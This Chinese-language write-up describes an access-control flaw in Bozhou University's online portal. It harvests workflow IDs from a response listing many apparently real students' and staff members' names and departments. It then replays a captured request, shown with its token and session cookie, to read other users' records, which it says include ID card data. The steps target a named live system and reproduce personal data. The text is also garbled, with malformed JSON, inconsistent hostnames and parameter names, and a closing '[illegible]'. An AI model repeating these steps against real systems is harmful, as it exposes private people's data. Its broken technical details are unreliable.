

亳州学院信息门户存在逻辑缺陷，可越权访问他人流程信息

URL: <https://oshall.bzuu.edu.cn/zhxy/home>

开启 bp 代理，点击服务视图



在历史包的响应包中可看到如下数据包，注意这里的 id 参数


```

{"success":true,"message":"操作成功!","code":200,"result":[{"deptName":"22(09)小学教育","createTime":"04-15 22:10:53","businessName":"信息化报修申请","businessStatus":"申请中","id":"93cf529b7344ce2a682d76fd080b0","realName":"甄翔","deptName":"体育系","createTime":"04-14 10:59:56","businessName":"校园网邮箱账号申请","businessStatus":"申请中","id":"e1693ac5b0d44eaa0b641ba49edcb","realName":"刘彦强","deptName":"21(09)软件工程1班","createTime":"04-14 15:53:39","businessName":"学生重修、补修课程自学申请","businessStatus":"申请中","id":"2655c39c91874a52b6e793b5c893d3","realName":"杨利","deptName":"亳州学院","createTime":"04-14 10:54:15","businessName":"公客来访申请","businessStatus":"申请中","id":"f44c9401a043a3b77bb1961da4d6b","realName":"DDO检测测试","deptName":"亳州学院","createTime":"04-14 10:52:49","businessName":"公客来访申请","businessStatus":"申请中","id":"07030265454084b9984bb160a79a87","realName":"DDO检测测试","deptName":"亳州学院","createTime":"04-14 10:52:00","businessName":"公客来访申请","businessStatus":"申请中","id":"fac23b10212343b1a2e50611808621","realName":"DDO检测测试","deptName":"21(04)体育教育3班","createTime":"04-14 17:57:27","businessName":"学生重修、补修课程自学申请","businessStatus":"申请中","id":"8e948a9c94d48cfab432a6f7d02d2","realName":"汪春","deptName":"继续教育中心","createTime":"04-14 17:37:50","businessName":"公客来访申请","businessStatus":"申请中","id":"db4cebba69d044a7e8a6d1548ae4697","realName":"DDO检测","deptName":"21(2)音乐表演","createTime":"04-12 12:03:16","businessName":"学生重修、补修课程自学申请","businessStatus":"申请中","id":"9aef4d236ca42e19144dc58d7cd52","realName":"李丹","deptName":"20(04)制药工程1班","createTime":"04-11 18:15:19","businessName":"学生重修、补修课程自学申请","businessStatus":"申请中","id":"477041272b27a3bf7c9d7042409b","realName":"李民轩","deptName":"生物与食品工程系","createTime":"04-14 08:15:35","businessName":"校园网邮箱账号申请","businessStatus":"申请中","id":"475614c2b9040181e9aaebf6b1","realName":"吴文秀","deptName":"电子与信息工程系","createTime":"04-10 18:45:18","businessName":"虚拟服务申请","businessStatus":"审批中","id":"8aac87d8bb144c58b7539e442d7d","realName":"刘德香","deptName":"师范学院","createTime":"04-10 17:03:41","businessName":"校园网邮箱账号申请","businessStatus":"审批中","id":"f55c8ae17e27460a04fb032936c2659","realName":"葛南竹","deptName":"学生处(党委学生工作部)","createTime":"04-08 09:51:55","businessName":"校园网邮箱账号申请","businessStatus":"申请中","id":"30f1176ddc499bb8aae34f6bcfd","realName":"刘景平","deptName":"教务处","createTime":"04-06 09:29:41","businessName":"公客来访申请","businessStatus":"申请中","id":"92b4e1ab3ba4c500589633031c4580","realName":"DDO大进","deptName":"20(04)制药工程1班","createTime":"04-02 20:36:31","businessName":"学生重修、补修课程自学申请","businessStatus":"申请中","id":"d0507406be484699e9f19803316a89","realName":"王华伟","deptName":"20(04)制药工程1班","createTime":"04-02 20:19:51","businessName":"学生重修、补修课程自学申请","businessStatus":"审批中","id":"d46b9b135f64cb87d4c62984a56","realName":"吴昊","deptName":"20(04)制药工程1班","createTime":"04-02 19:52:11","businessName":"学生重修、补修课程自学申请","businessStatus":"审批中","id":"1750d7bb3084da99e7300882431","realName":"汪子国","deptName":"学生处(党委学生工作部)","createTime":"04-10 21:26:25","businessName":"公客来访申请","businessStatus":"申请中","id":"2630137d3b52424384d7728b6e8950","realName":"DDO宗强","deptName":"学生处(党委学生工作部)","createTime":"03-30 18:36:59","businessName":"公客来访申请","businessStatus":"申请中","id":"da0505f4627d149b7c2c64d49166","realName":"DDO宗强","deptName":"16(15)1010863"}]
```

在办事服务中选择一个流程进行办理（数据输入随意）



在事务中心，我的申请中先进行搜索，开启 bp 拦截，再点击查看，将数据包发送到重发模块



这里原本可以看到自己的流程信息

```
GET /zhxyApi/workflowFormShowView?v=1681567934&appId=93c629b67344e2a682d6fda08db&formDataId=02741720dab495954a460d3636cf&appName=czshgStatus-SO&type=1 HTTP/1.1
Host: osshall.bzuu.edu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.7,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Access-Token: eyJ0eXh0AUIKViVjQ1LjNhGhGcGUUzU21Ni9jeyJleH0AIQZ0E2ODEiNDYsYnVzZjYwY1l1bWljMDUzMTozCj9jcw43aWpWBGU00rUo5K2TSS55f0e2aNGUjg-bjko
X-Axis-Pass: workflowFormShowView16815679344690591f0b9a95c714780d6f64061b169539
Content: none
Referer: https://osshall.bzuu.edu.cn/zhxyAffair/myAppMyDetails?appId=93c629b67344e2a682d6fda08db&formDataId=02741720dab495954a460d3636cf&appName=czshgStatus-SO&appId=42&type=1
Cookie: JSESSIONID=26B999A6CEACAA6AD8452DF56C4ACDDDF
Sec-Fetch-Dst: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sat, 15 Apr 2023 14:36:25 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
x-RealLimit-Remaining: 1499
x-RealLimit-Burst-Capacity: 1500
x-RealLimit-RefreshRate: 1000
Access-Control-Allow-Methods: GET,POST,OPTIONS,PUT,DELETE
Access-Control-Allow-Credentials: true
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Fri, 14-Apr-2023 14:36:25 GMT
Content-Length: 11101

{"success":true,"message":"操作成功!","code":200,"result":{"formData":{"id","timestamp":1681567822,"machineId":"16867460","processIdentifier":"1689","counter":"342260","date":"2023-04-15 10:52:12","time":1681567822},"metaSeed":"1681567822","formId":"a682d6fda08db9e44d393034046a689","type":"SO","data":{"userId":"f62202d5670511e874cbb3c4a35637e","businessFormId":"02741720dab495954a460d3636cf","businessName":"","infoExt":{"updateTime":"2023-04-15 10:52:12","dataDependId":"05312204","delFlag":0},"version":1,"worldId":"51c8951986c240c9a081a3382f6c402","ios_data_form":0},"appId":"93c629b67344e2a682d6fda08db","createTime":"2023-04-15 10:52:12","is_task_form":0},"appId":"42","formData":{"sq":"熊翔","yxbm":"22(四)小学教育4班"},"bny":"民权","wxid":"wxid116888888888","yxxb":"2023-04-15 10:52:12","szly":"B","yxxd":"B","tss":"1","qkxm":"S","verify":1680769613673},"operation":"","operator":"","operationTime":"","comments":"","imgData":"","newjsId":"220531438","sqqs":"2023-04-15 10:21","businessFormId":"02741720dab495954a460d3636cf","businessShenqingUserName":"","config":{"labelPosition":"right","labelWidth":100,"formLayout":"horizontal","layout":"vertical","fontSize":14,"formPageWidth":1123,"size":"small","header":"","footer":"","headerHeight":0,"footerHeight":0,"multiplePages":true,"paddingNum":20,"formName":"","infoExt":{"updateTime":"","align":"align-between","border":true,"componentLabelBorder":"false","borderColor":"#cccccc","mode":"web","pageHeader":"","pageFooter":"","color":"#0000","bgc":"transparent"},"history":{"[note]":"","shenFomH":中请"},"flowcode":"","name":"","start":"shenpiTime","timestamp":2023-04-15 10:53:12","id":"070c574a35986d60d6f77d9d59c659","realName":"熊翔"},"nodeFormId":"","[],"formDesign":{"list":[{"type":"grid","name":"表格布局","icon":"icon-grid","columns":["[span]:12,[list]":{"type":"input","name":"中请人","icon":"icon-input","options":{"width":"100%","height":50,"defaultValue":
```

更改 `applyId` 为前文提到的 `id` 参数，可以访问到其他用户的流程信息，其中包括用户身份证等敏感信息

[illegible]